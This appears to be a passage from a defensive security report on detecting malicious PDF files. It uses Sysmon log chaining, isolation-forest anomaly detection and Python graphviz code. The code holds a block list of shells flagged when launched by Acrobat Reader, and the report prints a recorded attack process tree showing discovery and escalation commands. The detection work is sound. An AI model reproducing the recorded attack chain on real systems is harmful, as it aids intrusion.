
✧If ignoring the network flow from victim to ELK (28.5%)

ν Traffic flow between victim and attacker accounts for 35.5%

◆ Picture




Traffic flow from victim to attacker accounts for 5% among all traffic



Traffic flow from attacker to victim accounts for 25.4% among all traffic

- Possible Detection Method
  - Sandbox detection method
    - Concept
      - ✧Observing the potential suspicious behavior in sandbox is safer compares to doing so in the host
      - ✧Sandbox quarantines the malicious file from other normal files
    - Flow Chart



■ Log-based detection---Chain log detection

◆ Concept

✧It's more convincing to say anomaly behavior appears on a PC after inspecting relative logs than just seeing a log

✧For example: we can't say anomaly behavior occurs just because the command "ipconfig" is typed, but we can say so with more confident by showing that besides "ipconfig", other commands such as "tasklist", "netstat" are also typed

◆ Implementation method

✧Chain the log by its process id and parent process id [vertical]

ν Sysmon event code 1(process created) has parent process id, it indicates the relationship between logs


Time	event.code	process.pid	process.parent.pid
Apr 15, 2021 @ 17:02:28.566	1	2,840	2,720
Apr 15, 2021 @ 17:02:28.550	1	2,720	3,736
Apr 15, 2021 @ 17:02:28.456	1	2,316	3,736
Apr 15, 2021 @ 17:02:27.441	1	3,736	1,384

✧Find all the log with the same process id [horizontal]

ν Since only logs with event code 1 have parent process id, we have to find logs with other event code in the same id


Time	event.code	process.pid	process.parent.pid
Apr 15, 2021 @ 17:12:22.926	5	1,384	-
Apr 15, 2021 @ 17:02:28.062	8	1,384	-
Apr 15, 2021 @ 17:02:27.269	11	1,384	-
Apr 15, 2021 @ 17:00:10.549	11	1,384	-
Apr 15, 2021 @ 16:48:51.731	3	1,384	-
Apr 15, 2021 @ 16:48:51.715	1	1,384	1,276

◆ Flow Chart



Input the log file
Chain the log by its process id and its parent's process id [vertical]
Chain the log with identical process id [horizontal]
Suspicious logs occur?
N
Y
Inspect log chain
Determine whether it's suspicious

◆ Log chaining result

✧Represented by process.pid



✧Represented by process.executable



Yellow -> open pdf file Green -> discovery

Blue -> privilege escalation Purple -> credential access

■ Log-based detection---Anomaly detection

◆ Concept

✧Use ML/DL method to decide whether the behavior is abnormal.

Furthermore, the input can also be the behavior of the benign pdf files

◆ Implementation method

✧Collect normal log on PC

ν Since the user behavior will influence the accuracy of the detection result, the normal logs collected on a PC aren't recommended to be used on other PCs

✧Use ML/DL to do novelty/ anomaly detection

ν Common algorithm: isolation forest, one class SVM


ν Difference between Novelty and Anomaly detection

- Novelty detection: all the training logs are benign
- Anomaly detection: the training logs are mixed with anomaly log

✧P.S Why isolation forest[8]?

- ν Unsupervised
  - Not labeling whether a log is anomaly or benign
  - Suitable for our daily situation
    - We don't know whether the log is anomaly or not before detection
- ν Pros
  - Fast
  - Low memory requirement
    - Respond in real-time
- ν Method
  - Isolating the outliers by randomly selecting a feature
  - Randomly selecting a split value
    - Anomalous data has shorter path from root compare to normal data

◆ Flow Chart



■ Ideal detection --- Combination of detection methods above

◆ Route 1

✧Use anomaly detection to find out anomaly log

✧Use process.pid to chain the log related to the detected anomaly log

✧Find out the logs related to the attack


◆ Route 2

✧Throw all the files to sandbox and use PDF stream dumper to analyze it


✧Discover the anomaly behavior

[8] Isolation forest: https://towardsdatascience.com/isolation-forest-is-the-best-anomaly-detection-algorithm-for-big-data-right-now-e1a18ec0f94f , https://heartbeat.fritz.ai/isolation-forest-algorithm-for-anomaly-detection-2a4abd347a5

◆ Flow chart



Route 1



Route 2

● Detection Code

The detection code I wrote is based on log chain detection. And it focus on how to distinguish malicious PDF file from benign ones. I'll explain the process and the code in the followings.

■ Data collection

◆ Upload both the malicious pdf log and benign pdf log to elk

✧Benign pdf: open a normal pdf file and click the benign link in it

◆ Dump the log using elasticdump

■ Code explanation

◆ Read the log file and extract Sysmon log

```
In [7]: import json
        import copy

        sysmon=list()
        # read both malicious and benign log
        for line in open("normal.json",'r',encoding="utf-8"):
            temp=json.loads(line)
            if temp['_source']['winlog']['provider_name']=='Microsoft-Windows-Sysmon':
                sysmon.append(temp['_source'])

        for line in open("malicious.json",'r',encoding="utf-8"):
            temp=json.loads(line)
            if temp['_source']['winlog']['provider_name']=='Microsoft-Windows-Sysmon':
                sysmon.append(temp['_source'])
```

◆ Extract Sysmon log with event id 1 to a list “ancestor”

```
In [8]: data=list()
        ancestor=list()
        pid_executable = dict()

        for logs in sysmon:
            row=list()
            time=logs['@timestamp']
            event_id=logs['winlog']['event_id']
            record_id=logs['winlog']['record_id']

            try:
                process_pid=logs['process']['pid']
            except:
                process_pid=-1
            try:
                parent_pid=logs['process']['parent']['pid']
            except:
                parent_pid=-1
            try:
                process_executable = logs['process']['executable']
            except:
                process_executable = ""
            row=[time,event_id,record_id,process_pid,parent_pid,process_executable]#,process_executable]
            if parent_pid !=-1:
                ancestor.append(row)
                pid_executable[(record_id,process_pid)]= process_executable
            data.append(row)
        data.sort(key=lambda x:x[2])
```

✧Use process.pid and parent.process.pid to chain the log later

✧Selected field: time, event.code, record_id, process.pid, process.parent.pid, and process.executable

✧Store all the Sysmon log in the list “data”

✧Create a dictionary “pid_executable”

- ν Key: a tuple (record_id, process.pid)
- ν Value: the corresponding executable of the log that match the key
  - ⮝ Ex: (1977,1384): “Spec.pdf”

◆ Create a dictionary to record the vertical relationship between logs

```
In [3]:
pids=list()
parent_exist=list()
for i in range(len(ancestor)):
    pids.append(ancestor[i][2:5])
```

```
In [4]:
pids.sort(reverse=True)
vertical_relationship=dict()
for i in range(len(pids)):
    for j in range(i+1,len(pids)):
        if pids[i][2]==pids[j][1]:
            k=tuple(pids[j][:2])
            v=tuple(pids[i][:2])
            #print("k=",k," ,v=",v)
            try:
                vertical_relationship[k].append(v)
            except:
                vertical_relationship[k]=[v]
            break
```

✧Extract [record_id, process.pid, parent.process.pid] from “ancestor” and store it to another list “pids”

✧Sort the list “pids” from old to new

✧Run for loop to find the parent of each log if their parents exist

- ν If parent exist, append the tuple (record_id,process.pid) to the value of dictionary with key equals to their parent’s (record_id,process.pid)
  - ⮝ Ex: (1977,1384): [(1993,3016), (2163,3884), (2165,900), (2176,72), (2178,76), (2181,3736)]

◆ Use the dictionary to chain the logs together and output to a graph

```
In [6]:
from graphviz import Digraph
visit=[]
parent_key=list(vertical_relationship.keys())
parent_key.sort()
for i in range(len(parent_key)):
    print("############THIS IS ",i+1," LOOPS ####################")
    q=[parent_key[i]]
    if parent_key[i] in visit:
        continue
    dot = Digraph(comment='Log')
    acrobat_flag = False
    exe = pid_executable[q[0]].split("\\")[-1]
    executables = [exe]
    while q:
        current=q.pop()
        visit.append(current)
        if "AcroRd32.exe" in pid_executable[current]:
            acrobat_flag =True
        try:
            for child in vertical_relationship[current]:
                parent_exe = pid_executable[current].split("\\")[-1]
                child_exe = pid_executable[child].split("\\")[-1]
                start=str(current[0])+"_"+parent_exe
                end = str(child[0])+"_"+child_exe
                dot.edge(start,end)
                q.append(child)
                visit.append(child)
                executables.append(child_exe)
        except:
            continue
    print(dot.source)
```

✧Use graphviz Digraph to draw the graph

◆ If the process contains “AcroRd32.exe”, output the result to folder “pdf_detection_result”

```
if acrobat_flag:
    black_list = ["rundll.exe","cmd.exe","powershell.exe"]
    filename = "benign"+str(i+1)
    print("******** Executable launch by acrobat reader ********")
    for element in list(set(executables)):
        print(element)
        if element in black_list:
            filename="malicious"+str(i+1)
    print("************************************************")
    dot.render("./pdf_detection_result/"+filename, view=True)
#break
```

✧The method of detection by judging whether the “rundll.exe”, “cmd.exe”, “powershell.exe” are launched by pdf file (AcroRd32.exe)


✧Executables is a list that store all the executable launch by pdf file

ν The graph below shows what executables are launched by pdf and their relationship

```
##############THIS IS  2  LOOPS ######################
// Log
digraph {
        "1973_AcroRd32.exe" -> "1976_cmd.exe"
        "1976_cmd.exe" -> "1977_Spec.pdf"
        "1977_Spec.pdf" -> "2181_notepad.exe"
        "1977_Spec.pdf" -> "2178_cmd.exe"
        "1977_Spec.pdf" -> "2176_cmd.exe"
        "1977_Spec.pdf" -> "2165_cmd.exe"
        "1977_Spec.pdf" -> "2163_cmd.exe"
        "1977_Spec.pdf" -> "1993_cmd.exe"
        "1993_cmd.exe" -> "2054_whoami.exe"
        "1993_cmd.exe" -> "2049_tasklist.exe"
        "1993_cmd.exe" -> "2046_net.exe"
        "1993_cmd.exe" -> "2042_net.exe"
        "1993_cmd.exe" -> "2039_cmd.exe"
        "1993_cmd.exe" -> "2036_ipconfig.exe"
        "1993_cmd.exe" -> "2020_systeminfo.exe"
        "2042_net.exe" -> "2043_net1.exe"
        "2046_net.exe" -> "2047_net1.exe"
        "2163_cmd.exe" -> "2164_whoami.exe"
        "2165_cmd.exe" -> "2166_whoami.exe"
        "2176_cmd.exe" -> "2177_whoami.exe"
        "2178_cmd.exe" -> "2179_whoami.exe"
        "2181_notepad.exe" -> "2185_cliconfg.exe"
        "2181_notepad.exe" -> "2184_cliconfg.exe"
        "2185_cliconfg.exe" -> "2186_rundll32.exe"
}
******** Executable launch by acrobat reader ********
AcroRd32.exe
whoami.exe
rundll32.exe
notepad.exe
net1.exe
Spec.pdf
systeminfo.exe
tasklist.exe
cliconfg.exe
net.exe
cmd.exe
ipconfig.exe
************************************************
```

■ Detection result

◆ The result will be output to the folder “pdf_detection_result”




◆ The filename in the folder is the detection result, the number after it represents the loop number

✧The file without showing extension is the file of dot code (the code used to draw graph)


malicious2

